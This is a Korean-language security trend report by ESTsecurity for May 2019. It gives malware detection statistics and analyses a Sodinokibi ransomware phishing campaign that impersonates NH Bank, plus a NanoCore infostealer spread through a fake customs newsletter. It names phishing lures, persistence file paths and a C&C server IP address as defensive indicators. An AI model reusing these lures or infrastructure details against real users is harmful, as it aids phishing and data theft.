

# 이스트시큐리티 보안 동향 보고서

No.117 2019.06



# 이스트시큐리티 보안 동향 보고서

## CONTENTS

01	악성코드 통계 및 분석	01-05
	악성코드 동향	
	알약 악성코드 탐지 통계	
	랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계	
02	전문가 보안 기고	06-13
	NH농협 보안담당자 메일로 위장한 소디노키비 랜섬웨어 주의!	
	관세 법인 뉴스레터를 사칭해 사용자 정보를 탈취하는 악성코드 주의!	
03	악성코드 분석 보고	14-32
	개요	
	악성코드 상세 분석	
	결론	
04	글로벌 보안 동향	33-44

# 01

## 악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

2019년 5월은 4월 말 첫 발견된 Sodinokibi라는 이름의 신종 랜섬웨어가 본격적으로 활동을 시작한 달이었습니다. 6월 1일 GandCrab 제작자가 블랙마켓에 공지를 올려 GandCrab 서비스를 곧 종료할 예정이라고 말한 시점에서, Sodinokibi는 앞으로 가장 많이 유포가 이뤄질 랜섬웨어라고 예상됩니다.

이스트시큐리티 시큐리티대응센터(ESRC)에서는 분석을 통해 일부 IoC(침해지표)들이 Sodinokibi 랜섬웨어를 유포하는 조직이 이전 GandCrab 랜섬웨어 유포조직과 유사한 부분이 있다는 점을 포착하고 이에 대한 추적으로 계속 진행 중에 있습니다.

Sodinokibi 랜섬웨어 외에도 국내 사용자 대상으로 다양한 사회공학적 기법을 활용하여 악성 이메일 공격을 시도하는 Kimsuky 조직, TA505 조직, Konni 조직, 금성 121 조직, 리플라이 오퍼레이터 조직 등의 공격 그룹 활동이 눈에 띈 5월이었습니다.

이들이 APT 공격을 위한 스피어피싱 이메일 내용으로 사용했던 소재들을 살펴보면, 중소기업을 사칭하여 견적을 요청하거나 학술회의 안내로 위장하거나, 요청 자료, 엑셀 문서를 전달하는 것처럼 속이고 영업 프로젝트, 첨부 자료 양식 등의 내용으로 위장하여 첨부파일을 열람하도록 만듭니다.

이처럼 기업을 대상으로 하는 공격에서 이메일 첨부파일을 통한 공격은 전통적이면서도 효과적인 공격방식으로 자리 잡아 꾸준히 이뤄지고 있음을 인지하시고, 이메일을 열람할 때 첨부파일을 다운받아서 실행하는 것은 되도록 자제하시고, 사내의 보안 담당자 혹은 보안 부서에 신고해주시는 것이 안전합니다.

해외에서는 사용자의 Gmail 계정의 구매페이지를 통해 구글 페이를 사용하지 않았더라도 아마존 및 다른 온라인 스토어에서 구매한 모든 구매 내역이 표시되는 문제가 있음이 발견되어 화제를 모았습니다.

구글은 Gmail 메시지로 들어오는 구매 영수증을 분석해 해당 정보를 추출한다고 판단하고 있다고 밝혔으며, 이 정보들은 일체 광고에 이용되지 않는다고 해명했으나, 광고 외에 다른 곳에 이 정보를 사용하고 있냐는 질문에는 확실한 답변을 하지 않아 의구심을 자아내는 부분이 존재하는 상황입니다.

## 2. 알약 악성코드 탐지 통계

### 감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계다.

2019년 5월의 감염 악성코드 Top 15 리스트에서는 지난 2019년 3, 4월에 1, 2위를 차지했던 Trojan.Agent.gen, Misc.HackTool.AutoKMS 이 자리를 바꿔 각각 2위와 1위를 차지했다. Trojan.Agent.gen 진단 건수가 2위로 떨어진 것은 거의 10개월 정도 만에 발생한 특이 사항이라 할 수 있겠다. 지난달 14위였다가 이번 달 4위로 10계단 급상승한 Trojan.LNK.Gen의 경우, 악성 첨부파일 내의 실행 파일로 연결되는 악성 LNK 파일의 급증에 따라 발생한 결과로 보인다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑ 1	Misc.HackTool.AutoKMS	Trojan	803,119
2	↓ 1	Trojan.Agent.gen	Trojan	740,713
3	-	Trojan.HTML.Ramnit.A	Trojan	718,122
4	↑ 10	Trojan.LNK.Gen	Trojan	580,305
5	↑ 1	Adware.SearchSuite	Adware	547,966
6	↓ 2	Hosts.media.opencandy.com	Host	524,341
7	-	Trojan.ShadowBrokers.A	Trojan	421,679
8	↑ 3	Win32.Neshta.A	Virus	385,575
9	↓ 4	Misc.HackTool.KMSActivator	Trojan	368,926
10	New	Trojan.Agent.DWST	Trojan	363,076
11	↓ 5	Misc.Keygen	Trojan	271,558
12	↓ 3	Win32.Ramnit.Dam	Virus	239,627
13	↓ 3	Misc.Riskware.TunMirror	Trojan	212,528
14	↓ 1	Trojan.LNK.Gen	Trojan	198,672
15	↓ 7	Gen:Trojan.Downloader.NGX@ae4UWZeO	Trojan	196,718

\*차체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2019년 05월 01일 ~ 2019년 05월 31일


### 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 74%를 차지했으며 바이러스(Virus) 파일 변조 유형이 10%로 그 뒤를 이었다.



### 카테고리별 악성코드 비율 전월 비교


5 월에는 4 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 소폭 감소했으며, 애드웨어(Adware) 유형이 지난달보다 상승한 추세를 보였다. 또한 호스트파일(Host) 유형은 지난달과 유사한 추세를 보였다.



## 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


### 5 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 5월 1일부터 5월 31일까지 총 80487 건의 랜섬웨어 공격 시도가 차단되었다. 4월에 비해 공격 건수는 18%가량 감소하였다.



### 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 5월 한 달간 총 12,508 건의 악성코드 경유지/유포지 URL이 확인되었다. 이 수치는 4월 한 달간 확인되었던 9,887 건의 악성코드 유포지/경유지 건수에 비해 약 21%가량 증가한 수치다.



## 02

# 전문가 보안 기고

1. NH 농협 보안담당자 메일로 위장한 소디노키비 랜섬웨어 주의!
2. 관세 법인 뉴스레터를 사칭해 사용자 정보를 탈취하는 악성코드 주의!



# 1. NH 농협 보안담당자 메일로 위장한 소디노키비 랜섬웨어 주의!

6/12 오후부터 NH 농협은행 보안팀에서 보낸 메일처럼 위장한 피싱 메일이 시중에 대량으로 유포되고 있어 사용자 여러분의 주의가 필요합니다.

피싱 메일 분석한 결과, 리플라이 오퍼레이터 그룹에서 유포한 것으로 확인되었으며, 기존의 '경찰청 소환장', '한국은행 교육', '지마켓 할인쿠폰', '헌법 재판소 소환장' 등 공공기관에서 보낸 것처럼 사용자를 속이던 방식에서 최근에는 금융회사를 사칭해 랜섬웨어를 유포하는 방향을 선호하는 것으로 보입니다.



[그림 1] NH 농협은행을 사칭한 피싱 메일

시중에 유포되고 있는 피싱 메일은 NH 농협 보안팀이 보낸 것으로 되어 있고 신뢰도를 높이기 위해 직원 이름 역시 사용하고 있습니다. 이 직원 이름은 실제 NH 농협 보안팀 소속인지는 알 수 없으나 여러 직원 이름을 사용하고 있는 것으로 미루어보아 거짓 이름을 사용하고 있는 것으로 추정됩니다.

피싱 메일 최상단에는 NH 농협의 로고 이미지가 포함되어 있어 사용자로 하여금 실제 NH 농협에서 보낸 것처럼 착각하도록 유도하며, 본문 내용에는 '2019. 5. 10 일 고객님의 신규 개설 계좌가 대포통장으로 사용된 정황이 포착되어 고지드립니다.' 라는 내용이 작성되어 있다.

또한 대포통장 개설을 통해 여러 차례에 걸쳐 큰 금액의 현금 거래가 이뤄졌다고 하면서 불법 거래 의심 내역과 계좌 개설 시 제출되었던 내용을 확인하라며 사용자로 하여금 메일 첨부파일을 열어보도록 유도하고 있습니다.

만약, 사용자가 첨부 파일을 다운로드 및 클릭할 경우 Sodinokibi 랜섬웨어에 감염되게 되므로, 각별한 주의가 필요합니다.

금일 발견된 악성 샘플과 관련된 IoC(침해지표)는 '쓰렛 인사이드(Threat Inside)' 서비스에서 확인하실 수 있습니다.

알약에서는 해당 랜섬웨어에 대해 'Trojan.Ransom.Sodinokibi'로 탐지 중입니다.

## 2. 관세 법인 뉴스레터를 사칭해 사용자 정보를 탈취하는 악성코드 주의!


2019년 06월 14일, 관세 법인 회사를 사칭한 피싱 메일이 유포된 정황이 포착되었습니다.



[그림 1] 관세 법인 회사를 사칭한 피싱 메일 화면

## 02 전문가 보안 기고


파싱 메일에는 NEWSLETTER2019.pdf.iso 라는 첨부 파일이 들어 있으며, 공격자는 실제 존재하는 회사명과 도메인을 이용하였습니다.



[그림 2] 도메인 비교 화면

## 02 전문가 보안 기고


메일에 첨부된 'NEWSLETTER2019.pdf.iso' 파일 안에는 'NEWSLETTER2019.pdf.exe'라는 악성 실행 파일이 들어 있습니다.



[그림 3] 피싱 메일에 첨부된 악성 iso 파일 및 악성 실행 파일


만약 사용자가 뉴스레터(NEWSLETTER)에 대한 자세한 정보를 열람하기 위해 파일을 클릭할 경우  
C:\Users\[사용자]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startupname.vbs  
파일을 생성하고 C:\Users\[사용자]\AppData\Roaming\filename.exe 이름으로 자가 복사를 합니다.

'startupname.vbs' 코드는 다음과 같으며, 해당 코드가 실행되면 자가복제된 filename.exe 가 실행됩니다.



[그림 4] filename.vbs 코드

최종적으로 실행되는 악성코드는 NanoCore로 사용자 PC에서 키로깅, 클립보드 데이터 등 다양한 정보를 탈취하여 C&C 서버(198.46.177.119 - 미국)로 전송합니다.




[그림 5] C&C 연결 코드



## 02 전문가 보안 기고

